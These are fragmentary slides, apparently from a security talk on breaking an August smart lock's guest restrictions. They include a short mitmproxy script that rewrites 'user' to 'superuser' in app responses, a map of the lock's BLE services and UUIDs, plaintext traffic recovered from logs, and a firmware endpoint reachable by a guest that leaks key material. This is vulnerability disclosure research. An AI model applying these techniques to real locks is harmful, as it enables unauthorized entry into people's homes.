
Owner = superuser

Replace "user" with "superuser"




```
force_user.py
1 def response(context, flow):
2     flow.response.content = flow.response.content.replace("\user\"", "\superuser\"")
3
```

Guests can change lock settings!



Guests can not use Auto-Unlock
Guests can not control lock settings




YOU'RE WRONG

GET OUT!!

Security claims

- ~~Perfectly secure~~
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
 - △ ~~Use auto-unlock~~
 - Invite or remove guests or owners
 - View activity feed
 - View Guest List
 - △ ~~Change lock settings~~
- Keys can not be duplicated or distributed

Mapping out the BLE API



Enumerate BLE services

LightBlue Explorer – Bluetooth Low Energy

[View More by This Developer](#)

By Punch Through

Open iTunes to buy and download apps.



[View in iTunes](#)

Description

LightBlue Explorer can connect you to all of your devices that use Bluetooth 4.0 Low Energy (also known as Bluetooth Smart, or Bluetooth Light).


[Punch Through Web Site](#) ▶ [LightBlue Explorer – Bluetooth Low Energy Support](#) ▶

...More


What's New in Version 2.4.0

- * Added new feature that allows the user to sort and filter discovered devices by signal strength.
- * Fixed alignment of alert that occurs when Bluetooth is turned off.

System ID	>
<81f842fe ff3e315c>	
Model Number String	>
ASL-01	
Serial Number String	>
L1GFR000UT	
Firmware Revision String	>
1.1.17	
Hardware Revision String	>
08	
Software Revision String	>
08	



<16000215 7b0ca663 5e895f0d 7ee597c9 2bc4c137
Manufacturer Data



UUID:
BD4AC610-0B45...D-0800200C9A66

MCU Write

Properties: Write

UUID: BD4AC611-0B45-11E3-8FFD-0800200C9A66

MCU Indicate

Properties: Read Indicate

UUID: BD4AC612-0B45-11E3-8FFD-0800200C9A66

SEC Write


Properties: Write

UUID: BD4AC613-0B45-11E3-8FFD-0800200C9A66

SEC Indicate


Properties: Indicate

UUID: BD4AC614-0B45-11E3-8FFD-0800200C9A66



Intercepting BLE

Solution: Ubertooth





WHY GOD?



TOO DIFFICULT

Better solution





Replace

Plaintext BLE traffic in log files!

cipherText: <3e6c47ac 367d8735 f06bd842 3d86a0d7 0200>	clearText: <ee0400e4 28000000 00000000 00000000 0200>
cipherText: <a1cfb0d2 a22d6ab8 b6e63071 0062ae50 0200>	clearText: <ee0300e5 28000000 00000000 00000000 0200>
cipherText: <7fb1a4da 82b2cdac aac6698d 43609ffb 0200>	clearText: <ee02000b 03000000 00000000 00000000 0200>
cipherText: <09bdb706 5c7a0ba4 6a5efe7c c8df1150 0200>	clearText: <ee02000b 03000000 00000000 00000000 0200>
cipherText: <fb8305b3 50843cd7 4976d85e c423f03e 0200>	clearText: <ee0300eb 20000000 02000000 00000000 0200>
cipherText: <c7286907 e1f0f516 6264c5c8 a5526e1d 0200>	clearText: <ee030018 18000000 b7260000 00000000 0200>
cipherText: <6e0d03f6 0a535481 c1931212 92caa149 0200>	clearText: <ee030002 1a000000 cf220000 00000000 0200>
cipherText: <2e281ce5 2ef77237 a6320935 83717a05 0200>	clearText: <ee030014 19000000 edf5ffff 00000000 0200>
cipherText: <ae74bc1f ba793a32 32621cf6 da44c010 0200>	clearText: <ee030026 1b000000 d5f9ffff 00000000 0200>
cipherText: <9f3010a6 2b180d2b 33cb0260 b3183e1b 0200>	clearText: <ee0300d4 38000000 01000000 00000000 0200>
cipherText: <586d289b 9bc9502f 45ecc03c 14ad460a 0200>	clearText: <ee0300e5 28000000 00000000 00000000 0200>
cipherText: <6004dd42 88e840bc 9f8bf4e0 34bd1054 0200>	clearText: <ee02000c 02000000 00000000 00000000 0200>
cipherText: <c516758e 2723bba1 60ebe93e 3eaa4dd8 0200>	clearText: <ee0b0005 00000000 00000000 00000000 0200>
cipherText: <1933b7f8 05f9e80e a4b48d0b e3da1910 0200>	clearText: <ee02000c 02000000 00000000 00000000 0200>
cipherText: <2edd4fbd 56b41f94 86f50ba4 67841005 0200>	clearText: <ee0200e6 28000000 00000000 00000000 0200>
cipherText: <e5c2be35 ff83cd4c 692e3a2c 5a5a043f 0200>	clearText: <ee0200e5 29000000 00000000 00000000 0200>
cipherText: <d4d1a991 d7bd52f4 cc0e9915 d938c2b2 0200>	clearText: <ee0200e2 2c000000 00000000 00000000 0200>
cipherText: <da640518 6cbe8608 f0840840 08db4438 0200>	clearText: <ee020005 00000000 00000000 00000000 0200>

No Jailbreak

Antenna

Stepper motor
driver

CC2541 SOC
Bluetooth LE

STM32i 32-bit
ARM Cortex M3
128K flash,
16K Sram
4K EEPROM
LCD, USB, ADC
DAC

UART TX?

Ground

JTAG

SEC write/indicate

1. Communicates with TI chip
2. Establish session key
3. Manage lock's key store [add, delete]



MCU write/indicate

1. Communicates with ST chip
2. Control lock
3. Manage lock settings
4. Firmware updates



Lock security model

- BLE + Just Works pairing
- 256 offline key slots (0-255)
- AES-128-CBC (null IV)



Key slot 0 is special

"Safer than ... codes that can
be copied."

"Unlike physical keys which can
be duplicated and distributed
without your knowledge, an
August lock..."

Requesting firmware as a
guest

This is weird

Remove lock user



Turn on notifications



Turn on unlock notific



Get Profile

Download ti firmware



Download ti firmware updates ▾

GET ▾

https://api-production.august.com/locks/7B0CA6635E895F0D7EE597C92BC4C137/firmware/ti/1.1.199

Params

Authorization

Headers (3)

Body

Pre-request Script

Tests

Type

No Auth ▾

Body

Cookies (6)

Headers (7)

Tests

Pretty

Raw

Preview

HTML ▾



```
i 1 <html>
  2   <h1>Not Found</h1>
  3   <p>The resource could not be found.</p>
  4 </html>L1GFR000UT k... { c^_
  5 ~+7s... pS'! q} *
```


00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
3C	68	74	6D	6C	3E	3C	68	31	3E	4E	6F	74	20	46	6F
75	6E	64	3C	2F	68	31	3E	3C	70	3E	54	68	65	20	72
65	73	6F	75	72	63	65	20	63	6F	75	6C	64	20	6E	6F
74	20	62	65	20	66	6F	75	6E	64	2E	3C	2F	70	3E	3C
2F	68	74	6D	6C	3E	4C	31	47	46	52	30	30	30	55	54
00	6B	00	00	00	00	7B	0C	A6	63	5E	89	5F	0D	7E	E5
97	C9	2B	C4	C1	37	73	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	70	F4	F8	53	E3	30	BA	EC	27	BF
27	24	F3	9D	14	71	93	7D	10	2A						

<html><h1>Not Found</h1><p>The resource could not be found.</p></html>L1GFR000UT.k.....{.,!c^%_..~ã-É+ÄÁ7s.....öôøSã0°ì'ç'§ó...ç"}.*

[illegible]

Firmware key 'can not' be
changed

Key material in logs

